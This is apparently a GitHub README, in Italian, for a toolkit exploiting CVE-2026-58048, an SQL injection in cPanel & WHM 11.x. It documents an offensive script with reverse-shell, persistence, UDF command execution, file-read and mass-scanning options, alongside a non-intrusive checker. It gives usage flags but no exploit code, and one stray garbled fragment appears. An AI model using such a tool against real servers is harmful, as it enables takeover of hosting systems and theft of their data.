 tc4dy/cve-2026-58048-poc-exploit
👾 CVE-2026-58048 – Toolkit per l'Esecuzione SQL come Root su cPanel (CVSS 9.4) | Suite completa Red/Blue Team Toolkit per cPanel & WHM 11.x non patchati. 2 strumenti: Safe Checker (audit/reporting), Weaponized (reverse shell, persistenza, UDF RCE, deployment, lettura/scrittura file, operazioni su database, scansione di massa). Con Python. 🦾 Usa in modo etico, rimani legale <3



SOLO PER USO ETICO – TEST DI SICUREZZA AUTORIZZATI
Questo repository fornisce strumenti esclusivamente per professionisti della sicurezza autorizzati, blue team e penetration tester.
L'accesso non autorizzato a sistemi informatici è illegale ai sensi del CFAA (USA), Computer Misuse Act (Regno Unito), TCK 243/244 (Turchia) e leggi simili in tutto il mondo.


CVE‑2026‑58048 è una vulnerabilità critica di SQL injection in cPanel & WHM versioni 11.x che consente a un utente cPanel autenticato di eseguire comandi SQL arbitrari con privilegi di root MySQL tramite la funzionalità di rinomina del database.
ANSI_QUOTES, che modifica il comportamento di parsing.11.137.1.6| Strumento | Scopo | Utente Previsto |
|---|---|---|
exploit.py | Toolkit completo weaponized con reverse shell, persistenza, UDF RCE, lettura/scrittura file, operazioni sul database, supporto proxy e scansione di massa. | Red team / pentester autorizzati |
safecheck.py | Verificatore di vulnerabilità non intrusivo che rileva la versione di cPanel e valuta il rischio senza eseguire alcun payload malevolo. Genera report dettagliati. | Blue team / auditor di sicurezza |
| Funzionalità | exploit.py | safecheck.py |
|---|---|---|
| Rilevamento vulnerabilità | [+] | [+] |
| Rilevamento versione | [+] | [+] |
| SQL injection come root MySQL | [+] | [-] |
| Reverse shell | [+] | [-] |
| Persistenza (creazione utente cPanel) | [+] | [-] |
| UDF RCE (esecuzione comandi) | [+] | [-] |
| Lettura/scrittura file | [+] | [-] |
| Operazioni sul database (qualsiasi SQL) | [+] | [-] |
| Supporto proxy | [+] | [+] |
| Scansione di massa (multi‑thread) | [+] | [-] |
| Shell interattiva | [+] | [-] |
| Modalità non intrusiva (sicura) | [-] | [+] |
| Modalità Verbose/Debug | [+] | [+] |
| Controllo verifica SSL | [+] | [+] |
| User‑Agent personalizzato | [+] | [+] |
| Ritardo richieste / tentativi | [+] | [-] |
| Output JSON / report | [+] | [+] |
| Verifica accessibilità endpoint | [-] | [+] |
| Rilevamento fuga modalità SQL | [-] | [+] |
| Scenario | Strumento Consigliato |
|---|---|
| Blue Team – verificare se la propria installazione cPanel è vulnerabile | safecheck.py |
| Audit di Sicurezza – valutazione di vulnerabilità non intrusiva | safecheck.py |
| Red Team – penetration testing autorizzato con sfruttamento completo | exploit.py |
| Bug Bounty – test per divulgazione responsabile | safecheck.py |
| Scansione di Massa – verifica di più target per la vulnerabilità | exploit.py (solo rilevamento) |
| Incident Response – verifica se i sistemi sono compromessi | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-58048-PoC-Exploit
cd CVE-2026-58048
pip install -r requirements.txt
requests
urllib3
colorama
pymysql
exploit.py| Parametro | Descrizione |
|---|---|
-t, --target | URL cPanel di destinazione (es. https://cpanel.example.com:2083) |
-l, --target-file | File contenente la lista dei target (uno per riga) per la scansione di massa |
-u, --mysql-user | Username cPanel/MySQL |
-P, --mysql-pass | Password cPanel/MySQL |
--mysql-port | Porta MySQL (default: 3306) |
-p, --port | Sovrascrive la porta cPanel (default da URL o 2083) |
--threads | Numero di thread per multi‑target (default: 10) |
-o, --output | Salva i risultati su file (target singolo) |
--log | File di log per output dettagliato |
-v, --verbose | Output dettagliato |
--proxy | Proxy HTTP/HTTPS (es. http://127.0.0.1:8080) |
-ua, --user-agent | User‑Agent personalizzato |
--no-keep-alive | Non mantenere la sessione attiva |
--delay | Ritardo tra le richieste (default: 2.0s) |
--max-retries | Numero massimo di tentativi (default: 3) |
--ssl-verify | Verifica i certificati SSL |
--cmd | Comando da eseguire (prefisso sql: o udf: per specificare) |
--inject | SQL personalizzato da iniettare (sovrascrive altre azioni) |
--reverse-shell | IP:PORT della reverse shell (usa UDF) |
--passwd | Cambia la password di root MySQL |
--adduser | Crea utente cPanel (USER DOMAIN PASSWORD) |
--read | Legge un file tramite LOAD_FILE |
-i, --interactive | Shell interattiva dopo l'exploit |
--verify | Verifica il successo dell'exploit tentando il login MySQL |
--ping | Esegue il ping del target prima dell'exploitation |
safecheck.py| Parametro | Descrizione |
|---|---|
-t, --target | URL cPanel di destinazione (es. https://cpanel.example.com:2083) |
-v, --verbose | Output dettagliato |
--proxy | Proxy HTTP/HTTPS (es. http://127.0.0.1:8080) |
-ua, --user-agent | User‑Agent personalizzato |
--ssl-verify | Verifica i certificati SSL |
--timeout | Timeout richiesta in secondi (default: 10) |
--log | Salva il report su file |
--json | Output dei risultati in formato JSON |

